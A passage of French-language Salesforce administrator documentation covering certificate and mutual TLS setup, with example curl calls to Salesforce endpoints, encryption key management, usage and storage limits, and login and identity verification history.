Conseil: Pour modifier les informations d'un certificat que vous avez chargé, il suffit de le recharger. Il n'est pas nécessaire de recommencer avec une nouvelle clé et un nouveau certificat. Lors du rechargement, les domaines des sites publiés sont automatiquement republiés s'ils contiennent au moins un site ou communauté Force.com. La date d'expiration de l'enregistrement du certificat est mise à jour avec la date d'expiration du certificat récemment chargé.

Vous pouvez détenir jusqu'à 50 certificats.

## Configuration d'un certificat d'authentification mutuelle

Pour éviter les problèmes d'emprunt d'identité, vous pouvez demander au client et au serveur de démontrer mutuellement leur identité à l'aide d'un certificat d'authentification mutuelle.

1. Dans la page Gestion des certificats et des clés, cliquez sur **Charger un certificat d'authentification mutuelle**.

   Remarque: Si cette option n'est pas affichée dans la page Gestion des certificats et des clés, contactez Salesforce pour activer la fonctionnalité.

2. Attribuez une étiquette et un nom à votre certificat, puis cliquez sur **Sélectionner un fichier** pour accéder au certificat.
3. Cliquez sur **Enregistrer** pour terminer le processus de transfert.
4. Activez l'autorisation utilisateur « Forcer l'authentification mutuelle SSL/TLS » pour un utilisateur « API uniquement ».

   Cet utilisateur « API uniquement » configure le client API pour se connecter au port 8443 afin de présenter le certificat client signé.

Si vous utilisez une chaîne de certificats, le certificat client doit inclure tous les certificats intermédiaires de la chaîne en contactant le port 8443.

Une chaîne de certificats est un classement hiérarchique des certificats dans lequel un certificat émet et signe un autre certificat de niveau inférieur dans la hiérarchie. Chargez une chaîne de certificats en tant que certificat unique, signé par une autorité de certification et codé en PEM, qui représente la chaîne de certificats concaténés. La chaîne de certificats chargée doit inclure les certificats intermédiaires dans l'ordre suivant.

- Commencez par le certificat serveur ou client, puis ajoutez ses certificats de signature.
- Si plusieurs certificats intermédiaires existent entre le certificat serveur ou client et la racine, ajoutez chaque certificat comme certificat ayant signé celui qui précède.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Personal** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des certificats :

- Personnaliser l'application

- Le certificat racine est facultatif et, généralement, n'est pas inclus.

CONSULTER ÉGALEMENT :

Configuration de votre client API pour l'utilisation de l'authentification mutuelle

## Configuration de votre client API pour l'utilisation de l'authentification mutuelle

Forcez l'authentification mutuelle SSL/TLS.

1. Après avoir configuré l'authentification mutuelle, connectez-vous au service Salesforce en utilisant le port 8443. Saisissez vos identifiants et les informations relatives à votre certificat signé.
   Par exemple, votre configuration utilisant `cURL` peut se présenter comme suit, où « @login.txt » contient le message Soap de connexion avec vos identifiants et « fullcert.pem:xxxxxx » correspond aux informations sur votre certificat :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Personal** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des certificats :

- Personnaliser l'application

Pour forcer l'authentification mutuelle sur le port 8443 pour les connexions SSL/TLS standard :

(Attribuer aux utilisateurs qui disposent de l'autorisation « API uniquement »)

- Forcer l'authentification mutuelle SSL/TLS

Pour accéder à Salesforce uniquement via une API Salesforce :

- Utilisateur API uniquement

```
curl -k https://login.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type: text/xml;
 charset=UTF-8" -H "SOAPAction: login" -d @login.txt -v -E fullcert.pem:xxxxxx
```

2. Une fois l'ID de session renvoyé par votre appel, vous pouvez exécuter d'autres actions, par exemple des requêtes. Par exemple :

```
curl -k https://yourInstance.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type:
 text/xml; charset=UTF-8" -H "SOAPAction: example" -d @accountQuery.xml -v -E
fullcert.pem:xxxxxx
```

où @accountQuery.xml est le nom du fichier contenant le message Soap de la requête avec l'ID de session de la réponse de connexion.

CONSULTER ÉGALEMENT :

Certificats et clés

Configuration d'un certificat d'authentification mutuelle

## Gestion des clés de cryptage principales

Les champs personnalisés cryptés, tels que `Numéro de sécurité sociale` ou `Numéro de carte de crédit`, sont chiffrés avec une clé de cryptage principale. La clé est automatiquement attribuée lorsque vous sélectionnez les champs à crypter. Vous gérez votre propre clé principale selon les besoins de sécurité et réglementaires de votre organisation.

Les clés de cryptage principales permettent de :

- Archiver la clé existante et créer une clé.
- Exporter une clé existante qui a été archivée.
- Supprimer une clé existante.
- Importer une clé existante qui a été supprimée.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des certificats :

- Personnaliser l'application

### Archivage et création de clés

Pour archiver votre clé actuelle et créer une autre clé, cliquez sur **Archiver la clé actuelle et créer une clé** dans la page de Configuration *`Gestion des certificats et des clés`*. Une nouvelle clé est générée, associée au numéro séquentiel suivant, puis activée. Toutes les nouvelles données sont cryptées avec la nouvelle clé.

Les données existantes continuent à utiliser la clé archivée jusqu'à leur modification et leur enregistrement. Les données sont ensuite cryptées avec la nouvelle clé.

Une fois une clé archivée, vous ne pouvez ni l'exporter ni la supprimer.

### Exportation de clés

Vous pouvez exporter vos clés vers un emplacement de sauvegarde pour les sécuriser. Il est recommandé d'exporter une copie de chaque clé avant de la supprimer.

L'exportation crée un fichier texte avec la clé cryptée, que vous pouvez réimporter ultérieurement dans votre organisation.

### Suppression de clés

Ne supprimez une clé que lorsque vous êtes certain(e) qu'aucune donnée n'est actuellement cryptée avec. Toutes les données cryptées avec une clé supprimée sont inaccessibles.

**Important:** Exporter et supprimez les clés avec précaution. Si vos secrets locataires sont détruits, vous devez les réimporter pour accéder à vos données. Vous êtes seul(e) responsable de la sauvegarde et du stockage en lieu sûr de vos données et secrets locataires. Salesforce ne peut pas vous aider à récupérer des secrets locataires supprimés, détruits ou égarés.

### Importation de clés

Si vous avez des données associées à une clé supprimée, vous pouvez réimporter dans votre organisation une clé exportée. Toutes les données inaccessibles redeviennent accessibles.

Cliquez sur `Importer` en regard de la clé que vous souhaitez importer.

**Remarque:** Cette page concerne le Cryptage classique, pas le Cryptage de la plate-forme Shield. Quelle est la différence ? à la page 892

CONSULTER ÉGALEMENT :

Certificats et clés

## Suivi de votre organisation

Salesforce fournit diverses possibilités pour suivre les activités dans votre organisation Salesforce et vérifier que vous allez dans la bonne direction.

La page vue d'ensemble du système

La page de présentation du système indique les données et les limites d'utilisation de votre organisation, et affiche des messages lorsque vous atteignez 95 % de votre limite (75 % des rôles du portail).

Surveillance des ressources de stockage

Examinez les limitations et l'usage du stockage de votre organisation Salesforce dans la page Utilisation de stockage dans Configuration.

Surveillance de l'historique des connexions

Les administrateurs peuvent surveiller toutes les tentatives de connexion à leur organisation, et aux communautés et portails activés. La page d'historique des connexions affiche les 20 000 dernières tentatives de connexion. Pour afficher plus d'enregistrements, téléchargez les informations dans un fichier CSV ou GZIP.

Historique de vérification de l'identité

En tant qu'administrateur, utilisez l'historique de vérification de l'identité pour surveiller et contrôler jusqu'à 20 000 enregistrements de tentatives de vérification de l'identité des utilisateurs de votre organisation au cours des six derniers mois. Par exemple, si l'authentification à deux facteurs est activée lors de la connexion d'un utilisateur, lorsqu'il saisit un mot de passe unique temporel valide, preuve de son identité, cette information est enregistrée dans l'historique de vérification de l'identité.

Surveillance de l'activité de connexion avec Login Forensics

Login forensics aide les administrateurs à déterminer les comportements légitimes des utilisateurs afin d'éviter l'usurpation d'identité dans Salesforce.

Surveillance de l'historique de formation

En tant qu'administrateur, vous voulez vous assurer que votre équipe apprend à utiliser Salesforce efficacement. L'historique de formation affiche toutes les sessions de formation Salesforce auxquelles vos utilisateurs ont participé.

Surveiller les modifications de configuration

Le journal d'audit de configuration suit les dernières modifications de configuration que vous ou d'autres administrateurs avez effectuées dans votre organisation. L'historique d'audit est particulièrement utile dans les organisations qui comptent plusieurs administrateurs.

Suivi de l'historique des champs

Vous pouvez sélectionner certains champs à suivre et afficher l'historique des champs dans la liste associée Historique d'un objet. Les données d'historique de champ sont conservées pendant 18 lois.

Surveillance des journaux de débogage

Lorsque vous avez défini vos indicateurs de trace, surveillez la consignation des utilisateurs, des classes Apex classes et des déclencheurs Apex dans la Console du développeur ou dans la Configuration.

Surveillance des tâches prévues

La page Toutes les tâches planifiées répertorie tous les instantanés de rapport, les tâches Apex planifiées et les tableaux de bord dont l'actualisation est planifiée.

Surveillance des tâches en arrière-plan

Vous pouvez surveiller les tâches en arrière-plan dans votre organisation, notamment lorsque le recalcul du partage parallèle est en cours d'exécution.

# La page vue d'ensemble du système

La page de présentation du système indique les données et les limites d'utilisation de votre organisation, et affiche des messages lorsque vous atteignez 95 % de votre limite (75 % des rôles du portail).

**Remarque:** La page de présentation du système affiche uniquement les éléments activés pour votre organisation. Par exemple, les règles de workflow sont affichées uniquement si le workflow est activé pour votre organisation.

Pour afficher plus de détails d'utilisation, cliquez sur le numéro placé sous chaque mesure. S'il est disponible, utilisez Checkout pour augmenter les limites d'utilisation de votre organisation. Par exemple, si votre organisation atteint la limite relative aux objets personnalisés, la page de présentation du système vous informe avec un message contenant un lien. Cliquez sur le lien pour mettre à jour tous les objets non utilisés, ou visitez Checkout afin d'augmenter votre limite relative aux objets.

Pour accéder à la page de présentation du système, dans Configuration, saisissez *Présentation du système* dans la case Recherche rapide, puis sélectionnez **Présentation du système**.

La page de présentation du système affiche l'utilisation des éléments suivants :

- Schéma
- Utilisation de l'API
- Logique métier
- Interface utilisateur
- Licences les plus utilisées
- Rôles du portail

**Remarque:** Les pourcentages des limitations d'objet sont tronqués, pas arrondis. Par exemple, si votre organisation utilise 95,55 % de la limitation d'une personnalisation particulière, la limitation de l'objet indique 95 %.

Présentation du système : Schéma

Présentation du système : Utilisation de l'API

Présentation du système : Logique métier

Présentation du système : Interface utilisateur

Présentation du système : Licences les plus utilisées

Présentation du système : Rôles du portail

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions, à l'exception de **Personal** Edition

**AUTORISATIONS UTILISATEUR**

Pour accéder à la page de présentation du système :

- Personnaliser l'application

## Présentation du système : Schéma

La case Schéma, dans la page de présentation du système, montre des informations relatives à l'utilisation des éléments suivants :

- Objets personnalisés

  Remarque: Les objets personnalisés supprimés provisoirement, ainsi que leurs données, sont pris en compte dans vos limites. Nous recommandons de supprimer ou d'effacer définitivement les objets personnalisés dont vous n'avez plus besoin.

- Stockage des données

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions, à l'exception de **Personal** Edition

## Présentation du système : Utilisation de l'API

La case Utilisation de l'API dans la page de présentation du système montre des informations relatives à l'utilisation de requêtes API au cours des dernières 24 heures.

Les limitations s'appliquent en fonction de tous les appels d'API effectués dans l'organisation sur une période de 24 heures. Elles ne s'appliquent pas par utilisateur. Lorsqu'une organisation dépasse une limitation, tous les utilisateurs peuvent être provisoirement empêchés d'effectuer des appels supplémentaires. Les appels sont bloqués jusqu'à ce que l'utilisation au cours des dernières 24 heures passe sous la limite fixée.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## Présentation du système : Logique métier

La case Logique métier, dans la page de présentation du système, montre des informations relatives à l'utilisation des éléments suivants :

- Règles
- Déclencheurs Apex
- Classes Apex
- Code utilisé : nombre total de caractères dans vos déclencheurs Apex et classes Apex (commentaires, méthodes test et classes annotées @isTest exclus).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## Présentation du système : Interface utilisateur

La case Interface utilisateur, dans la page de présentation du système, montre des informations relatives à l'utilisation des éléments suivants :

- Applications personnalisées
- Sites Site.com : Nous prenons en compte uniquement les sites Site.com publiés.
- Activer des sites Force.com
- Flux : Seuls les flux actifs sont pris en compte.
- Onglets personnalisés
- Pages Visualforce

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions, à l'exception de **Personal** Edition et Database.com Edition

## Présentation du système : Licences les plus utilisées

La case Licences les plus utilisées, dans la page de présentation du système, compte uniquement les licences actives, et affiche par défaut les trois licences les plus utilisées pour votre organisation. Toute licence qui atteint une utilisation de 95 % est également affichée. Cliquez sur **Afficher tout** pour afficher toutes les licences de votre organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions, à l'exception de **Personal** Edition

## Présentation du système : Rôles du portail

La case Rôles du portail, dans la page de présentation du système, montre les données et les limites d'utilisation pour l'ensemble des rôles portail partenaire, portail client et communautés. La page de présentation du système affiche un message lorsque votre organisation atteint 75 % des rôles du portail qui lui ont été attribués.

Remarque: Le nombre maximal de rôles de portail pour une organisation est de 5000. Cette limitation inclut les rôles de portails associés à l'ensemble des portails clients, portails partenaires ou communautés de l'organisation. Pour éviter une augmentation excessive de cette valeur, nous recommandons de vérifier et de réduire le nombre de rôles pour chaque portail et communauté. Supprimez également les rôles de portail inutilisés. Pour obtenir davantage de rôles de portail, contactez le support client de Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Surveillance des ressources de stockage

Examinez les limitations et l'usage du stockage de votre organisation Salesforce dans la page Utilisation de stockage dans Configuration.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher l'espace de stockage :

- Gérer les utilisateurs internes

  ET

  Gérer les utilisateurs

## Éléments nécessitant un stockage

Le stockage est divisé en deux catégories : Le stockage de fichiers inclut les fichiers en pièces jointes, l'accueil Fichiers, Salesforce CRM Content, les fichiers Chatter (y compris les photos des utilisateurs), l'onglet Documents, le champ personnalisé Fichier dans les articles Knowledge et les ressources Site.com. Le stockage de données inclut les éléments suivants :

- Comptes
- Types d'articles (format : « [*Nom du type d'article*] »)
- Traductions de types d'article (format : « [Version *Nom de type d'article*] »)
- Campagnes
- Membres de campagne
- Requêtes
- Équipes de requête
- Contacts
- Contrats
- Objets personnalisés
- Messages e-mails
- Événements
- Éléments de prévision
- Documents Google
- Idées
- Pistes
- Notes
- Opportunités
- Parts d'opportunité
- Commandes
- Devis
- Données de texte enrichi de modèles de devis
- Solutions
- Balises : Balises uniques
- Tâches

## Capacité de stockage

**Stockage de données**

Pour le stockage de données, Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Performance Edition et Unlimited Edition disposent de 1 Go ou d'une limitation par utilisateur, selon la quantité la plus importante. Par exemple, une organisation Professional Edition avec 10 utilisateurs reçoit 1 Go, car 10 utilisateurs multipliés par 20 Mo par utilisateur donnent 200 Mo, valeur

inférieure à l'espace minimal d'1 Go. Une organisation Professional Edition avec 100 utilisateurs reçoit davantage que l'espace minimal d'1 Go, car 100 utilisateurs multipliés par 20 Mo par utilisateur donnent 2 000 Mo.

**Stockage des fichiers**

10 Go d'espace de stockage de fichiers est alloué par organisation dans les éditions Contact Manager, Group, Professional, Enterprise, Performance et Unlimited.

Un espace de stockage de fichiers supplémentaire est alloué aux organisations en fonction du nombre de licences utilisateur standard. 2 Go d'espace de stockage de fichiers par licence utilisateur sont accordés dans les organisations Enterprise Edition, Performance Edition et Unlimited Edition. 612 Mo sont alloués par licence utilisateur standard dans les organisations Contact Manager Edition, Group Edition et Professional Edition, qui incluent 100 Mo par licence utilisateur plus 512 Mo par licence pour la licence de fonctionnalité Salesforce CRM Content.

Remarque: Chaque licence de fonctionnalité Salesforce CRM Content fournit 512 Mo d'espace de stockage de fichiers supplémentaires, que Salesforce CRM Content soit activé ou non.

Les valeurs de la colonne Licence d'espace de stockage par utilisateur ci-dessous s'appliquent aux licences utilisateur de Salesforce et de Salesforce Platform.

<table>
<tr><th>Édition Salesforce</th><th>Espace de stockage de données minimal par organisation</th><th>Licence d'attribution de stockage de données par utilisateur</th><th>Allocation de stockage de fichiers par organisation</th><th>Licence d'attribution de stockage de fichiers par utilisateur</th></tr>
<tr><td>Contact Manager</td><td rowspan="6">1 Go</td><td rowspan="4">20 Mo</td><td rowspan="6">10 Go</td><td rowspan="3">612 Mo</td></tr>
<tr><td>Group</td></tr>
<tr><td>Professional</td></tr>
<tr><td>Enterprise</td><td rowspan="3">2 Go</td></tr>
<tr><td>Performance</td><td rowspan="2">120 Mo</td></tr>
<tr><td>Unlimited</td></tr>
<tr><td>Developer</td><td>5 Mo</td><td rowspan="2">n/a</td><td rowspan="2">20 Mo</td><td rowspan="2">n/a</td></tr>
<tr><td>Personal</td><td>20 Mo (environ 10 000 enregistrements)</td></tr>
</table>

Si votre organisation utilise des licences personnalisées, contactez Salesforce pour savoir si ces licences fournissent de l'espace de stockage supplémentaire. Pour consulter la description des licences utilisateur, reportez-vous à Licences utilisateur.

## Affichage de l'utilisation du stockage

Pour afficher l'utilisation de stockage actuelle de votre organisation, saisissez *Utilisation du stockage* dans la case Recherche rapide puis sélectionnez **Utilisation du stockage**. Vous pouvez identifier l'espace disponible pour stocker des données et des fichiers, la quantité d'espace utilisée par type d'enregistrement, les utilisateurs qui utilisent le plus d'espace et les fichiers les plus volumineux classés par taille. Pour connaître le type des données stockées par un utilisateur spécifique, cliquez sur le nom de ce dernier.

Dans toutes les éditions à l'exception de Personal Edition, les administrateurs peuvent afficher l'utilisation du stockage utilisateur par utilisateur :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur le nom d'un utilisateur.
3. Cliquez sur **Afficher** en regard des champs Espace des données utilisé ou Espace des fichiers utilisépour consulter l'espace de stockage occupé par chaque utilisateur, pour chaque type d'enregistrement en fonction du type d'enregistrement.

Si vous importez ou ajoutez un nombre important d'enregistrements ou de fichiers, le stockage de données et le stockage de fichiers ne sont pas calculés simultanément, et l'espace de stockage utilisé par votre organisation n'est pas mis à jour immédiatement.

Les utilisateurs individuels peuvent afficher leur propre utilisation du stockage dans leurs informations personnelles.

## Augmentation du stockage

Si vous avez besoin de stockage supplémentaire, augmentez votre limitation en stockage ou réduisez votre utilisation de l'espace de stockage.

- Achetez un espace de stockage supplémentaire ou ajoutez des licences utilisateur dans Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition.
- Supprimez les pistes ou les contacts obsolètes.
- Supprimez toutes les pièces jointes inutiles.
- Supprimez des fichiers dans Salesforce CRM Content

## Considérations pour le stockage

Lors de la planification de vos besoins en stockage, tenez compte des points suivants :

- Les comptes personnels sont pris en compte dans le stockage des comptes ainsi que dans le stockage des contacts. Ceci est dû au fait que l'API considère que chaque compte personnel est composé d'un compte ainsi que d'un contact.
- Les activités archivées entrent en ligne de compte dans le stockage.
- Les produits actifs ou archivés, les catalogues de prix, les entrées de catalogue de prix et les actifs ne sont pas pris en compte dans le calcul du stockage.

# Surveillance de l'historique des connexions

Les administrateurs peuvent surveiller toutes les tentatives de connexion à leur organisation, et aux communautés et portails activés. La page d'historique des connexions affiche les 20 000 dernières tentatives de connexion. Pour afficher plus d'enregistrements, téléchargez les informations dans un fichier CSV ou GZIP.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Developer** Edition, **Enterprise** Edition, **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour surveiller les connexions :
- Gérer les utilisateurs

## Téléchargement de l'historique des connexions

Vous pouvez télécharger les six derniers mois de connexions utilisateur à votre organisation Salesforce dans un fichier CSV ou GZIP.

1. Dans Configuration, saisissez *Historique des connexions* dans la case Recherche rapide, puis sélectionnez **Historique des connexions**.
2. Sélectionnez le format du fichier à télécharger.
   - **Fichier .csv Excel** : téléchargez un fichier CSV de toutes les connexions utilisateur à votre organisation Salesforce au cours des six derniers mois. Ce rapport inclut les connexions via l'API.
   - **Fichier .csv Excel gzip** : téléchargez un fichier CSV de toutes les connexions utilisateur à votre organisation Salesforce au cours des six derniers mois. Ce rapport inclut les connexions via l'API. Le fichier est compressé, option recommandée pour un téléchargement plus rapide.
3. Sélectionnez le contenu du fichier. Toutes les connexions comprennent des connexions d'accès API.
4. Cliquez sur **Télécharger maintenant**.

Remarque: Les versions antérieures de Microsoft Excel ne peuvent pas ouvrir les fichiers contenant plus de 65 536 lignes. Si vous ne parvenez pas à ouvrir un fichier volumineux dans Excel, reportez-vous à Aide de Microsoft et article du support sur le traitement des fichiers volumineux.

## Création de vues de liste

Vous pouvez créer de nouvelles vues de liste triées par heure de connexion et URL de connexion. Par exemple, vous pouvez créer une vue de toutes les connexions au cours d'une période spécifique. Comme la vue par défaut, une vue personnalisée affiche les 20 000 dernières connexions.

1. Dans la page Historique des connexions, cliquez sur **Créer une vue**.
2. Saisissez le nom qui s'affiche dans la liste déroulante Vue.
3. Spécifiez les critères de filtrage.
4. Sélectionnez les champs à afficher.

   Vous pouvez sélectionner jusqu'à 15 champs. Vous ne pouvez afficher que les champs disponibles dans votre présentation de page. Les champs de zone de texte affichent jusqu'à 255 caractères.

   Remarque: En raison de la nature de la technologie de géolocalisation, la précision des champs de géolocalisation (par exemple pays, ville, code postal) peut varier.

## Affichage de votre historique des connexions

Vous pouvez afficher l'historique de vos connexions personnelles.

1. Dans vos paramètres personnels, saisissez *Historique des connexions* dans la case Recherche rapide, puis sélectionnez **Historique des connexions**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.
2. Pour télécharger le fichier CSV de l'historique de vos connexions au cours des six derniers mois, cliquez sur **Télécharger**.

Remarque: Pour des raisons de sécurité, Salesforce peut être amené à faire passer aux utilisateurs un test de vérification utilisateur CAPTCHA avant toute exportation de données de leur organisation. Ce simple test de saisie de texte empêche les programmes malveillants d'accéder aux données de votre organisation. Pour réussir ce test, les utilisateurs doivent saisir correctement les deux termes affichés sur le plan dans la zone de test du plan. Remarque : les mots saisis dans la zone de texte doivent être séparés par un espace.

## Authentification unique avec SAML

Si votre organisation utilise des certificats de fournisseur d'identité pour l'authentification unique SAML, les connexions par authentification unique sont affichées dans l'historique.

## Mon domaine

Si vous utilisez Mon domaine, vous pouvez identifier quels utilisateurs se connectent à l'aide de la nouvelle URL de connexion et quand. Dans Configuration, saisissez *Historique des connexions* dans la case Recherche rapide, sélectionnez **Historique des connexions**, puis consultez les colonnes Nom d'utilisateur et URL de connexion.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce
Historique de vérification de l'identité

# Historique de vérification de l'identité

En tant qu'administrateur, utilisez l'historique de vérification de l'identité pour surveiller et contrôler jusqu'à 20 000 enregistrements de tentatives de vérification de l'identité des utilisateurs de votre organisation au cours des six derniers mois. Par exemple, si l'authentification à deux facteurs est activée lors de la connexion d'un utilisateur, lorsqu'il saisit un mot de passe unique temporel valide, preuve de son identité, cette information est enregistrée dans l'historique de vérification de l'identité.

Pour accéder à l'historique de vérification de l'identité, dans Configuration, saisissez *Historique de vérification* dans la case Recherche rapide, puis sélectionnez **Historique de vérification de l'identité**. Pour afficher plus d'informations, notamment l'emplacement géographique approximatif de l'utilisateur au moment de la vérification, créez une vue personnalisée et ajoutez les colonnes de votre choix.

Éditions

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Champs de vérification de l'identité

Les champs suivants sont affichés par défaut.

| Champ | Description |
| --- | --- |
| Heure | L'heure de la tentative de vérification de l'identité. Le fuseau horaire est basé sur GMT. |
| Tentative de vérification | ID de la tentative de vérification. La vérification peut impliquer plusieurs tentatives et utiliser différentes méthodes de vérification. Par exemple, dans sa session, un utilisateur saisit un code de vérification non valide (première tentative). L'utilisateur saisit ensuite le code correct et réussit la vérification de l'identité (seconde tentative). Les deux tentatives font partie d'une vérification unique et ont par conséquent le même ID. |
| Nom d'utilisateur | Le nom de l'utilisateur invité à vérifier son identité. |
| Message d'activité | Le texte affiché par l'utilisateur sur l'écran ou dans Salesforce Authenticator lorsqu'il est invité à vérifier son identité. Par exemple, si une vérification de l'identité est requise pour la connexion d'un utilisateur, le message « Vous essayez de vous connecter à Salesforce » est affiché. Dans cette instance, le message d'activité est « Connectez-vous à Salesforce ». Une exception existe lorsque l'activité de l'utilisateur est « Activité définie par Apex ». Dans cette instance, le message d'activité peut être une description personnalisée transmise par la méthode Apex. Si l'utilisateur vérifie son identité avec la version 2 ou supérieure de l'application Salesforce Authenticator, la description personnalisée s'affiche dans l'application ainsi que dans l'historique de vérification. Si la description personnalisée n'est pas spécifiée, le nom de la méthode Apex est affiché dans l'historique de vérification.<br><br>**Remarque:** Si l'utilisateur tente d'accéder à une application connectée, et que l'application a été renommée ou supprimée après la tentative de vérification, ce champ affiche le nom d'origine de l'application connectée. |
| Déclenché par | La stratégie ou le paramètre de sécurité de la vérification de l'identité.<br>• Méthode Apex : vérification de l'identité réalisée par une méthode Apex de vérification.<br>• Activation de l'appareil : vérification de l'identité requise pour les utilisateurs qui se connectent depuis un appareil non reconnu ou une nouvelle adresse IP. Cette vérification fait partie de l'authentification basée sur le risque de Salesforce.<br>• Inscription Lightning Login : vérification de l'identité requise pour les utilisateurs qui s'inscrivent dans Lightning Login. Cette vérification est déclenchée lorsque l'utilisateur tente de s'inscrire. Les utilisateurs sont éligibles pour s'inscrire s'ils disposent de l'autorisation utilisateur « Utilisateur de Lightning Login » et si l'organisation a activé « Autoriser Lightning Login » dans les paramètres de la session. |

| Champ | Description |
| --- | --- |
| | • Session d'assurance élevée requise : session d'assurance élevée requise pour accéder aux ressources. Cette vérification est déclenchée lorsque l'utilisateur tente d'accéder à une ressource, telle qu'une application connectée, un rapport ou un tableau de bord, qui exige un niveau de session à assurance élevée.<br>• Connexion Lightning Login : vérification de l'identité requise pour les utilisateurs qui se connectent via Lightning Login. La vérification est déclenchée lorsque l'utilisateur inscrit tente de se connecter. Les utilisateurs sont éligibles pour se connecter s'ils disposent de l'autorisation utilisateur « Utilisateur de Lightning Login », s'ils se sont inscrits avec succès dans Lightning Login et si l'organisation a activé « Autoriser Lightning Login » dans les paramètres de la session.<br>• Stratégie de niveau de session de profil : niveau de sécurité de session requis lors de la connexion. Cette vérification est déclenchée par le paramètre « Niveau de sécurité de session requis lors de la connexion » du profil de l'utilisateur.<br>• Authentification à deux facteurs requise : authentification à deux facteurs requise lors de la connexion. Cette vérification est déclenchée par l'autorisation utilisateur « Authentification à deux facteurs pour les connexions à l'interface utilisateur » attribuée à un profil personnalisé. Alternativement, l'autorisation utilisateur est incluse dans un ensemble d'autorisations attribué à un utilisateur. |
| Méthode | La méthode avec laquelle l'utilisateur a tenté de vérifier son identité dans l'événement de vérification.<br>• E-mail : Salesforce envoie un e-mail avec un code de vérification à l'adresse associée au compte de l'utilisateur.<br>• Inscription Lightning Login : Salesforce Authenticator a envoyé une notification à l'appareil mobile de l'utilisateur pour qu'il s'inscrive à Lightning Login.<br>• Mot de passe unique : une application d'authentification a généré un mot de passe unique temporel (TOTP) sur l'appareil mobile de l'utilisateur.<br>• Connexion Lightning Login : Salesforce Authenticator a envoyé une notification à l'appareil mobile de l'utilisateur pour qu'il se connecte à Lightning Login.<br>• Salesforce Authenticator : Salesforce Authenticator envoi une notification à l'appareil mobile de l'utilisateur pour vérifier l'activité du compte.<br>• Code de vérification temporaire : un administrateur ou un utilisateur de Salesforce qui dispose de l'autorisation « Gérer l'authentification à deux facteurs dans l'interface utilisateur » a généré un code de vérification temporaire pour l'utilisateur. |

| Champ | Description |
| --- | --- |
| | • SMS : Salesforce envoie un SMS avec un code de vérification à l'appareil mobile de l'utilisateur.<br>• Clé de sécurité U2F : une clé de sécurité U2F a généré les identifiants requis pour l'utilisateur. |
| Statut | Le statut de la tentative de vérification de l'identité.<br>• Accès refusé : l'utilisateur a refusé la demande d'approbation dans l'application d'authentification, par exemple Salesforce Authenticator.<br>• Accès refusé : marqué par l'utilisateur : l'utilisateur a refusé la demande d'approbation dans l'application d'authentification, telle que Salesforce Authenticator, et a également marqué la demande d'approbation pour la signaler à un administrateur.<br>• Échec : erreur générale : une erreur due à un problème autre qu'un code de vérification non valide, un nombre de tentatives de vérification excessif ou la connectivité de l'application d'authentification.<br>• Échec : code de vérification non valide : l'utilisateur a fourni un code de vérification non valide.<br>• Échec : erreur récupérable : Salesforce ne peut pas atteindre l'application d'authentification pour vérifier l'identité, mais va réessayer.<br>• Échec : nombre de tentatives excessif : l'utilisateur a effectué de trop nombreuses tentatives de vérification de son identité. Par exemple, l'utilisateur a saisi à répétition un code de vérification non valide.<br>• Réussi : l'identité de l'utilisateur a été vérifiée.<br>• Réussi : réponse automatique : Salesforce Authenticator a approuvé la demande d'accès, car elle émanait d'un emplacement de confiance. Lorsque les utilisateurs activent les services de localisation dans Salesforce Authenticator, ils peuvent désigner des emplacements de confiance. Lorsqu'un utilisateur a confiance dans l'emplacement d'une activité particulière, par exemple une connexion depuis un appareil reconnu, cette activité est acceptée si l'emplacement est approuvé.<br>• Utilisateur invité, en attente de la réponse : Salesforce a invité l'utilisateur à vérifier son identité et attend sa réponse ou la réponse automatique de Salesforce Authenticator. |
| Heure de connexion | Heure de la tentative de connexion, GMT. |
| IP source | L'adresse IP de l'ordinateur depuis lequel l'utilisateur a tenté l'action qui nécessite une vérification de l'identité. Par exemple, l'adresse IP de l'ordinateur depuis lequel l'utilisateur a tenté de se connecter |

| Champ | Description |
| --- | --- |
| | ou d'accéder à des rapports. S'il s'agit d'une action autre qu'une connexion nécessitant une vérification, l'adresse IP peut être différente de l'adresse depuis laquelle l'utilisateur s'est connecté. Cette adresse peut être une adresse IPv4 ou IPv6. |
